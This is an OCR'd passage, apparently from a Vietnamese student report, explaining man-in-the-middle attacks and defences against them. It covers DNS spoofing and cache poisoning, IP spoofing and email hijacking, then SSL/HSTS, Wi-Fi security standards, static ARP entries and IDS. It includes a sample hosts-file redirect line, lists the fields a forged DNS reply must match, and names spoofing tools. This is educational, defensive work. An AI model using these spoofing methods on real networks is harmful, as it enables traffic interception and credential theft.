


Bản dịch (bản ghi) chính là nơi lưu trữ các **dữ liệu entry** của các địa chỉ IP – nhằm hình thành nên tính chất bản đồ hóa DNS.

Để hoạt động tốt hơn, DNS server tạo ra một bộ nhớ đệm để cập nhật đầu vào, từ đó giải quyết lệnh hỏi nhanh hơn. Trong trường hợp nhận được đầu vào sai, nó sẽ tạo ra sai sót trong bản dịch DNS cho đến khi bộ nhớ đệm hết hạn. Và đây chính là lúc DNS spoofing bắt đầu!!!

DNS Spoofing là một kĩ thuật khác của MITM thường được dùng để cung cấp thông tin DNS sai lệch cho một host. Mục tiêu của việc đánh lừa này là để khi người dùng yêu cầu truy cập đến địa chỉ gốc thì nó sẽ chuyển hướng sang địa chỉ giả mạo.

Lấy ví dụ đơn giản, người dùng cần truy cập hộp thư điện tử (email) của mình tại địa chỉ *www.KMA.com* có địa chỉ IP là *X.X.X.X* thì khi đó, kỹ thuật này sẽ chuyển hướng yêu cầu sang một trang giả mạo có địa chỉ IP là *Y.Y.Y.Y* do kẻ tấn công dựng nên hòng chiếm đoạt tài khoản mail của người dùng.



Hình 2.3. Giả mạo DNS (DNS spoofing)

Có 3 trường hợp phổ biến trong DNS spoofing Attack:

1.Attack nắm được lỗ hổng máy tính nạn nhân (Sửa đổi tập tin hosts)

Hostname và địa chỉ IP trong host file *(/etc/host*) được sử dụng để tra cứu trong local, nó được ưu tiên hơn các tra cứu *DNS-server*.

Thường khi truy cập đến một domain máy tính sẽ ưu tiên truy vấn địa chỉ ip

trong file host trước khi hỏi *DNS-server*.

File này thường được sử dụng để chuyển hướng cục bộ hoặc chặn truy cập Website.

Lợi dụng điểm này attacker có thể khai thác và chuyển hướng người dùng đến một trang tùy ý và khai thác theo ý muốn.

```
1.2.3.4 www.example.com
```

Nếu attacker đã xâm nhập vào máy tính người dùng, họ có thể sửa đổi tập tin HOST để nó chuyển hướng truy cập của người dùng đến một trang web độc hại bất cứ khi nào người dùng cố gắng truy cập vào domain.

2.Khi phải kết nối tới DNS-server để truy cập domain (kỹ thuật DNS ID spoofing)

Khi *DNS-client* muốn phân giải tên miền ra địa chỉ IP để truy cập tới máy đích, thì nó cần phải gửi truy vấn cho *DNS-server*.

Mỗi truy vấn (DNS query) được gửi đi qua mạng đều có chứa một số nhận dạng duy nhất, mục đích của nó là để phân biệt các truy vấn và đáp trả chúng một cách chính xác.

Attacker sẽ chặn một truy vấn DNS nào đó được gửi đi từ máy mục tiêu, bằng cách tiến hành ARP Cache Poisoning - để *định tuyến lại lưu lượng* của nó qua host đang tấn công của mình.

Sau đó, thực hiện gửi một gói tin (DNS reponse) giả mạo có chứa số nhận dạng đó trả về máy mục tiêu.

Lúc này, gói giả mạo đó sẽ đưa nạn nhân đến domain giả mạo!

Gói tin *DNS reponse* giả này được máy người dùng chấp nhận nếu thỏa các yêu cầu sau :

Địa chỉ IP nguồn phải phù hợp với địa chỉ IP của máy chủ

Địa chỉ IP đích phải phù hợp với địa chỉ IP của người dùng.

Số cổng nguồn (UDP Port) phải phù hợp với số cổng

mà yêu cầu DNS đã được gửi (thường ở cổng 53).

Port đích phải phù hợp với port yêu cầu DNS được gửi.

Checksum UDP phải được tính toán chính xác.

ID phải khớp với ID giao dịch trong các yêu cầu

Tên miền phần câu hỏi của phần trả lời phải trùng với tên miền trong câu hỏi của phần yêu cầu.


Tên miền trong phần trả lời phải phù hợp với tên miền trong phần câu hỏi yêu

cầu DNS.

Máy tính của người sử dụng phải nhận được trả lời DNS của kẻ tấn công trước khi nhận được DNS từ máy chủ.

3.DNS Server Cache Poisoning

Cuộc tấn công này nhằm vào máy tính của người dùng. Để đạt được hiệu quả lâu dài, mỗi khi người dùng truy vấn DNS cho một website, máy của kẻ tấn công phải gửi một DNS giả mạo. Điều này có thể không hiệu quả, cách tốt hơn là tiến hành một cuộc tấn công vào máy chủ DNS thay vì máy người dùng.




Hình 2.4. DNS Server Cache Poisoning

Khi máy chủ DNS Apolo nhận được một truy vấn, nếu tên máy chủ không phải trong miền của Apolo nó sẽ hỏi máy chủ DNS khác ở xa để có thể giải quyết tên máy chủ.

Lưu ý rằng trong thiết lập này, các tên miền máy chủ DNS là example.com. Vì vậy đối với DNS của các domain khác (như google.com) các máy chủ sẽ hỏi máy chủ DNS khác. Tuy hiên trước khi Apollo hỏi các máy chủ khác nó sẽ tìm câu trả lời trong bộ nhớ cache của mình. Nếu có câu trả lời, máy chủ DNS Apollo sẽ chỉ cần trả lời với các thông tin từ bộ nhớ cache của nó. Nếu câu trả lời không có trong bộ nhớ cache, máy chủ DNS sẽ cố gắng tìm câu trả lời trong các máy chủ DNS khác. Khi có kết quả nó sẽ trả lời cho người dùng đồng thời cũng lưu lại kết quả trong bộ nhớ cache trong một khoảng thời gian, tiện cho lần truy vấn tiếp theo. Vì vậy thời gian tiếp theo sẽ không cần phải hỏi các máy chủ DNS.

Kẻ tấn công có thể giải mạo các phản hồi từ máy chủ DNS khác, Apollo sẽ giữ các phản ứng giả mạo trong bộ nhớ cache của nó trong một thời gian nhất định. Khi máy người dùng muốn giải quyết cùng một tên máy chủ, Apollo sẽ sử dụng phản ứng giả mạo trong bộ nhớ cache để trả lời. Bằng cách này, kẻ tấn công chỉ cần để spoof một lần và tác động sẽ kéo dài cho đến khi các thông tin được lưu trữ trong cache hết hạn. Cuộc tấn công này được gọi là DNS cache poisoning. Sơ đồ sau minh họa cuộc tấn công :



Hình 2.5. Sơ đồ sau minh họa tấn công DNS cache poisoning

Một số công cụ thực hiện DNS spoofing attack: **ARPspof, Netwag, Ettercap**,…

3.1.3. Giả mạo IP (IP spoofing)

Khi máy nguồn gửi dữ liệu truyền qua Internet, chúng sẽ được chia thành nhiều packet, các packet được truyền đi độc lập với nhau và tập hợp lại ở máy đích.


Trong phần *header* của mỗi *packet* đều chứa thông tin về gói tin, bao gồm địa chỉ IP nguồn, IP đích và chỉ số thứ tự (*sequence number* - dùng để sắp xếp các gói dữ liệu nhận được theo một thứ tự định sẵn).

Địa chỉ IP nguồn rất dễ bị giả mạo. Nếu đoán được quy tắc gán chỉ số thứ tự của hệ thống thì attacker có thể khống chế được các phiên xác lập kết nối để từ đó khai thác thông tin trên mạng.

Khi hacker sử dụng trò giả mạo IP để chiếm quyền điều khiển trình duyệt web trên máy tính, địa chỉ trang web hợp pháp mà người sử dụng muốn truy cập sẽ bị đổi


thành địa chỉ trang web do hacker ấn định. Nếu họ tiếp tục truy cập vào những nội dung động (như nhập dữ liệu vào các ô trắng), hacker có thể thu thập được thông tin nhạy cảm.

Trong *IP spoofing*, kẻ tấn công sử dụng các công cụ để tiến hành sửa đổi địa chỉ IP nguồn trong phần *header* của các *packet*. Cụ thể, kẻ tấn công thay thế IP của máy nguồn thành chính IP của chúng - điều này khiến cho hệ thống máy đích tự động hiểu rằng gói tin xuất phát từ chính nguồn đáng tin cậy - chẳng hạn như 1 máy tính khác trên cùng 1 subnet và chấp nhận nó.



Vì cuộc tấn công này diễn ra ở cấp độ mạng nên không xuất hiện dấu hiệu giả mạo bên ngoài.

Cuộc tấn công IP spoofing sử dụng trong MiTM tiến hành làm gián đoạn giao tiếp giữa 2 máy tính: **sửa đổi các gói tin**, sau đó **chuyển tiếp** chúng - khiến người gửi và nhận ban đầu không hề hay biết. Theo thời gian, kẻ tấn công thu thập vô số thông tin bí mật của người dùng.



Cuộc tấn công IP spoofing sử dụng trong trong các cuộc **tấn công từ chối dịch vụ** (DoS), có thể áp đảo mạng máy tính với traffic truy cập.

Trong một cuộc tấn công DoS, tin tặc sử dụng các địa chỉ IP giả mạo để áp đảo các máy chủ máy tính bằng một lượng gói dữ liệu ập đến và làm sập chúng.

Các mạng botnet - mạng của các máy tính đã bị xâm nhập - thường được sử dụng để gửi các gói tin. Mỗi mạng botnet có khả năng chứa cực kỳ nhiều máy tính có khả năng giả mạo nhiều địa chỉ IP nguồn. Kết quả xảy ra **DDoS**.

Có 2 dạng tấn công phổ biến:

Kiểu mò mẫm (*blind spoofing*)

Để tìm hiểu cách thức truyền tải dữ liệu trong mạng, hacker sẽ gửi nhiều gói dữ liệu đến một máy nào đó để nhận lại những thông điệp xác nhận. Bằng cách phân tích những thông điệp này, chúng có thể biết được quy tắc gán chỉ số thứ tự cho từng gói dữ liệu của hệ thống mạng. Kiểu tấn công này hiện nay ít được áp dụng vì các hệ điều hành mới ứng dụng phương pháp gán chỉ số thứ tự một cách ngẫu nhiên, khiến chúng khó có thể lần ra.

Kiểu ẩn mình (*non-blind spoofing*)

Trong kiểu tấn công này, hacker tìm cách ẩn mình trong cùng mạng phụ với máy tính sẽ bị tấn công. Từ đó, chúng có thể nắm được toàn bộ chu trình gửi tin và trả lời tín hiệu giữa máy bị tấn công với các máy tính khác trong mạng. Bằng cách đó, hacker biết được các chỉ số thứ tự của gói dữ liệu và có thể chiếm quyền điều khiển các phiên trao đổi thông tin, vượt qua chu trình xác nhận đã được lập trước đó.

3.1.4. Đánh cắp email (Email hijacking)

Email hijacking là một hình thức tấn công trung gian, trong đó kẻ tấn công tiến hành xâm nhập và giành quyền truy cập vào tài khoản email của nạn nhân. Sau đó, kẻ tấn công âm thầm theo dõi các giao tiếp giữa máy khách và nhà cung cấp hoặc sử dụng thông tin cho các mục đích xấu.

Ví dụ, vào một thời điểm thích hợp, kẻ tấn công có thể gửi tin nhắn từ tài khoản của nạn nhân đến ngân hàng của họ và hướng dẫn họ chuyển tiền vào tài khoản ngân hàng của kẻ tấn công. Họ cũng có thể sử dụng email để tiếp quản các tài khoản trực tuyến khác được liên kết với tài khoản email.

Việc chiếm đoạt email thường được dàn dựng thông qua lừa đảo và các trò gian lận kỹ thuật xã hội khác, trong đó những kẻ tấn công lừa nạn nhân tiết lộ thông tin đăng nhập của họ bằng cách hướng họ đến các trang đăng nhập không có thật hoặc lừa họ cài đặt phần mềm độc hại keylogger, ghi lại các lần gõ phím của nạn nhân và gửi đến máy chủ từ xa mà kẻ tấn công sở hữu.

Hoạt động bằng cách sử dụng 3 kỹ thuật:

Giả mạo Email (Spoofing)

Trong giả mạo email, người gửi thư rác gửi email từ một miền đã biết, vì vậy người nhận nghĩ rằng anh ta biết người này và mở thư. Những thư như vậy thường chứa các liên kết đáng ngờ, nội dung đáng ngờ, yêu cầu chuyển tiền, v.v.

Kỹ nghệ xã hội (Social Engineering)

Những kẻ gửi thư rác gửi thư quảng cáo cho những người dùng khác nhau, cung cấp chiết khấu lớn và lừa họ điền vào dữ liệu cá nhân của họ. Có các công cụ có sẵn trong Kali có thể chiếm đoạt được email.Các liên kết trong email có thể cài đặt phần mềm độc hại trên hệ thống của người dùng hoặc chuyển hướng người dùng đến một trang web độc hại và lừa họ tiết lộ thông tin cá nhân và tài chính, chẳng hạn như mật khẩu, ID tài khoản hoặc chi tiết thẻ tín dụng.

Các cuộc tấn công lừa đảo được sử dụng rộng rãi bởi tội phạm mạng, vì việc lừa ai đó nhấp vào liên kết độc hại trong email dễ hơn nhiều so với việc cố gắng vượt qua hệ thống phòng thủ của máy tính.

Chèn virus, malware vào hệ thống user

Kỹ thuật thứ ba mà tin tặc có thể chiếm đoạt tài khoản email của bạn là bằng cách lây nhiễm vi-rút hoặc bất kỳ loại phần mềm độc hại nào khác vào hệ thống của bạn. Với sự trợ giúp của virus, hacker có thể lấy tất cả mật khẩu của bạn.

Làm thế nào để phát hiện xem email có bị xâm nhập hay không?

Những người nhận email spam bao gồm nhiều người đã biết.

Cố gắng truy cập vào tài khoản của mình và mật khẩu không còn hoạt động.

Cố gắng truy cập vào liên kết “Quên mật khẩu” và nó không đến được email mong đợi.

Các mục đã gửi của bạn chứa nhiều thư rác mà không biết khi gửi.

3.2. Giải pháp phòng chống tấn công Man in the Middle (MITM)

3.2.1. Làm thế nào để ngăn chặn các cuộc tấn công Man in the Middle

Đảm bảo rằng các trang web bạn truy cập đã được cài SSL (SSL là viết tắt của từ Secure Sockets Layer. Đây là một tiêu chuẩn an ninh công nghệ toàn cầu tạo ra một liên kết giữa máy chủ web và trình duyệt. Liên kết này đảm bảo tất cả dữ liệu trao đổi giữa máy chủ web và trình duyệt luôn được bảo mật và an toàn. SSL đảm bảo rằng tất cả các dữ liệu được truyền giữa các máy chủ web và các trình duyệt được mang tính riêng tư, tách rời)

Trước khi nhấp vào email, hãy kiểm tra người gửi email

Nếu bạn là quản trị viên trang web, bạn nên triển khai HSTS (HSTS (HTTP Strict Transport Security) Cơ chế này nếu được triển khai, sẽ yêu cầu các trình duyệt thiết lập các kết nối qua HTTPS, không được sử dụng HTTP không an toàn. Cơ chế này được phát triển để chống lại các cuộc tấn công SSL Strip có thể hạ cấp kết nối từ HTTPS an toàn sang HTTP không an toàn)

KHÔNG mua hàng hoặc gửi dữ liệu nhạy cảm trên mạng Wi-Fi công cộng.

Đảm bảo trang web của bạn không có bất kỳ nội dung hỗn hợp nào

Nếu trang web của bạn đang sử dụng SSL, hãy đảm bảo bạn đã tắt giao thức SSL/TLS không an toàn. Bạn chỉ nên bật TLS 1.1 và TLS 1.2

Không nhấp vào liên kết hoặc email độc hại

Không tải xuống nội dung vi phạm bản quyền

Bảo mật mạng gia đình/công việc của bạn

Dùng một số phần mềm có thể phát hiện tấn công và chống tấn công bởi MITM

3.2.2. Các giải pháp phòng chống hiện nay

a) SSID Cloaking and MAC Address Filtering

Để giải quyết các mối đe doạ, ngăn chặn các tấn công không dây và bảo vệ dữ liệu, hai tính năng bảo mật ban đầu được sử dụng là kỹ thuật che giấu SSID và Lọc MAC

-Kỹ thuật che giấu SSID: Các AP và một số bộ định tuyến không dây cho phép vô hiệu hóa khung báo hiệu SSID. Máy khách không dây phải được cấu hình thủ công với SSID để kết nối với mạng.

-Lọc địa chỉ MAC: Cho phép hoặc từ chối truy cập không dây của máy khách theo cách thủ công dựa trên địa chỉ phần cứng MAC vật lý của họ.

b) 802.11 Original Authentication Methods

Phương pháp hiệu quả nhất để bảo mật mạng không dây là sử dụng hệ thống xác thực và mã hóa. Hai loại xác thực đã được giới thiệu với chuẩn 802.11 ban đầu:

-Mở xác thực hệ thống: Không cần mật khẩu. Thường được sử dụng để cung cấp truy cập Internet miễn phí ở các khu vực công cộng. Máy khách chịu trách nhiệm cung cấp bảo mật như thông qua VPN
-Xác thực khóa chia sẻ: Cung cấp các cơ chế xác thực và mã hóa dữ liệu giữa máy khách không dây và AP như WEP, WPA, WPA2 và WPA3. Tuy nhiên, mật khẩu phải được chia sẻ trước giữa hai bên để kết nối.
Hiện nay, có 4 kỹ thuật xác thực khóa chia sẻ khả dụng gồm WEP, WPA, WPA2, WPA3.

	WEP	WPA	WPA2	WPA3
Ý nghĩa	Wired Equivalent Privacy	Wi-fi Protected Access	Wi-fi Protected Access 2	Wi-fi Protected Access 3
Năm phát hành	1999	2003	2004	2018
Hệ mã hóa	RC4	RC4	AES	AES
Kích thước khóa phiên	40 bit	128 bit	128 bit	128 bit-(WPA3-Person) 192 bit - (WPA3-Enterprise)
Loại mật mã	Mã dòng	Mã dòng	Mã khối	Mã khối
Toàn vẹn dữ liệu	CRC-32	Mã toàn vẹn tin nhắn	CBC-MAC	Thuật toán băm
Khóa xoay chiều	none	Dynamic session keys	Dynamic sesstion keys	Dynamic sesstion keys
Phân phối khóa	Thủ công trên mỗi thiết bị	Có thể phân phối tự động	Có thể phân phối tự động	Có thể phân phối tự động
Khả năng tương thích	Có thể triển khai trên cơ sở hạ tầng phần cứng hiện đại	Có thể triển khai trên cơ sở hạ tầng phần cứng hiện đại và trước đó	Card mạng cũ hơn không được hỗ trợ ,chỉ từ năm 2006	Card mạng cũ hơn không được hỗ trợ
Triển khai	Dễ dàng triển khai và cấu hình		Yêu cầu thiết lập phức tạp với WPA Enterprise	
Xác thực	Sử dụng khóa WEP	PSK (khóa chia sẻ trước)+ 802.1x & EAP supported	PSK + 802.1x & EAP supported	Xác thực đồng thời các bằng (SAE) & 802.1x với biến thể EAP
Phương pháp xác thực	Mã hóa RC4 với khóa tĩnh	Sử dụng thuật toán mã hóa TKIP +RC4	Sử dụng AES,giao thức mã hóa mạnh nhất	Sử dụng phương pháp bảo mật mới nhất ,không kế thừa giao thức lỗi thời,sử dụng PMF
Độ an toàn	Không an toàn	Dễ bị tấn công	Tương đối an toàn ,có thể bị tấn công KRACK	An toàn nhất trong 4 loại

c) Phòng chống giả mạo ARP spoofing bảo mật LAN/WLAN

Giả mạo ARP Cache là một kỹ thuật tấn công mà nó chỉ sống sót khi cố gắng chặn lưu

lượng giữa hai thiết bị trên cùng một LAN. Thiết bị nội bộ trên mạng của bạn có bị thỏa hiệp, người dùng tin cậy có ý định hiểm độc hay không hoặc liệu có ai đó có thể cắm một thiết bị không tin cậy vào mạng, đây những mối đe dọa ngay từ bên trong và việc có một thái độ bảo mật bên trong tốt có thể giúp bạn loại trừ được sự sợ hãi trong tấn công này.

Một số quy tắc bảo mật LAN cơ bản:

Đóng cổng truy cập: Nếu như bạn có một mạng LAN với một vài chiếc máy tính, tất cả mọi người có thể truy nhập vào tất cả máy tính ở trong mạng. Như vậy bất kể ai cũng có thể lấy cắp những dữ liệu quan trọng chỉ với 1 chiếc USB nhỏ bé. Để có thể tránh những nguy cơ mất thông tin từ những thiết bị lưu trữ bên ngoài như các cổng USB, ổ đĩa, …

Thiết lập những quy đinh GPO: Bằng việc sử dụng công cụ Group Policy Objects viết tắt là GPO bạn có thể tạo ra những chính sách quản lý và bảo mật cho mạng của bạn, xác lập những quy chế như độ mạnh của mật khẩu, bảo vệ màn hình, những ứng dụng được phép chạy. Những chính sách nhóm ở trong GPO sẽ tác động mạnh mẽ đến người sử dụng.

Sử dụng phần mềm để lọc nội dung cho HTTP, FTP và SMTP: Việc kết nối mạng Internet mang lại nhiều nội dung bạn không mong muốn đến với người dùng trong mạng của bạn. Nó sẽ làm phí thời gian, để mạng có nguy cơ tiếp xúc với những hiểm họa tiềm ẩn và hao phí băng thông. Dùng Open Source Filter để có thể lọc nội dung cho HTTP, FTP, SMTP

Sử dụng phần mềm chống thư rác.

- **Mã hóa ARP Cache**

Một cách có thể bảo vệ chống lại vấn đề không an toàn vốn có trong các ARP request và ARP reply là thực hiện một quá trình kém động hơn. Đây là một tùy chọn vì các máy tính Windows cho phép bổ sung các entry tĩnh vào ARP cache.

Xem ARP cache của máy tính Windows /Command Prompt và gõ "*arp –a*"

Có thể thêm các entry vào danh sách này bằng cách sử dụng lệnh:

arp –s <IP add> <MAC add>

Type chuyển từ *dynamic* sang *static*

Kiểm tra lưu lượng ARP với chương trình của hãng thứ ba

d) Phòng chống giả mạo IP spoofing

Sử dụng bộ giao thức IPSec để mã hóa và xác nhận các gói dữ liệu trao đổi ở lớp mạng.

Dùng danh sách kiểm soát việc truy cập (*Access Control List-ACL*) để ngăn

chặn những gói tin dữ liệu tải về có địa chỉ IP cá nhân.

Cài đặt bộ lọc dữ liệu đi vào và đi ra khỏi hệ thống mạng.

Cấu hình các bộ chuyển mạch và bộ định tuyến để loại trừ những gói dữ liệu từ bên ngoài vào hệ thống mạng nhưng lại khai báo là có nguồn gốc từ một máy tính nằm trong hệ thống.

Kích hoạt các quy trình mã hóa trong bộ định tuyến để những máy tính đã được xác nhận nhưng nằm ngoài hệ thống mạng có thể liên lạc một cách an toàn với các máy tính trong hệ thống.

Khuyến khích chuyển các website sang IPv6, giao thức Internet mới nhất. Nó làm cho việc giả mạo IP khó hơn bằng cách bao gồm: mã hóa và xác thực. Hầu hết lưu lượng truy cập internet trên thế giới vẫn sử dụng giao thức trước đây, IPv4.

Đối với người dùng cuối, việc phát hiện giả mạo IP là hầu như không thể. Tuy nhiên, họ có thể giảm thiểu nguy cơ bị các loại giả mạo khác bằng cách sử dụng các giao thức mã hóa an toàn như HTTPS - và chỉ lướt các trang web cũng sử dụng chúng.

e) Phòng chống Email hijacking

Trong trường hợp email đã bị tấn công, thì cần thực hiện các hành động sau:

Thay đổi mật khẩu ngay lập tức.

Thông báo cho bạn bè không mở các liên kết mà họ nhận được từ tài khoản email.

Liên hệ với các nhà chức trách và báo cáo tk bị tấn công.

Cài đặt một chương trình chống virus và cập nhật.

Thiết lập mật khẩu xác thực kép nếu được hỗ trợ.

f) Cách phòng thủ giả mạo DNS

Khá khó phòng thủ việc giả mạo DNS vì có khá ít các dấu hiệu tấn công. Thông thường, ta không hề biết DNS của mình bị giả mạo cho tới khi điều đó xảy ra. Những gì nhận được là một trang web khác hoàn toàn so với những gì mong đợi. Trong các tấn công với chủ đích lớn, rất có thể nạn nhân sẽ không hề biết rằng mình đã bị lừa nhập các thông tin quan trọng của mình vào một website giả mạo cho tới khi nhận được cuộc gọi từ ngân hàng. Mặc dù khó nhưng không phải không có biện pháp nào có thể phòng chống các kiểu tấn công này, đây là một sô thứ ta cần thực hiện:

- **Bảo vệ máy tính từ bên trong**

Thông thường, các cuộc tấn công DNS thường được thực hiện từ bên trong mạng của nạn nhân. Vì vậy, để phòng chống DNS Spoofing thì ta cần đảm bảo các thiết bị mạng của mình luôn an toàn. Như vậy, nguy cơ bị DNS Spoofing sẽ giảm đáng kể, giảm khả năng các host bị thỏa hiệp và được dùng để khởi chạy tấn công DNS Spoofing.

- **Không dựa vào DNS cho các hệ thống bảo mật**

Trên các hệ thống an toàn và có độ nhạy cảm cao, không duyệt Internet trên nó là cách thực hiện tốt nhất để không sử dụng đến DNS. Nếu ta có phần mềm sử dụng hostname để thực hiện một số công việc của nó thì chúng cần phải được điều chỉnh những gì cần thiết trong file cấu hình thiết bị.

- **Sử dụng IDS**

Một hệ thống phát hiện xâm nhập, khi được đặt và triển khai đúng, có thể vạch mặt các hình thức giả mạo ARP cache và giả mạo DNS.

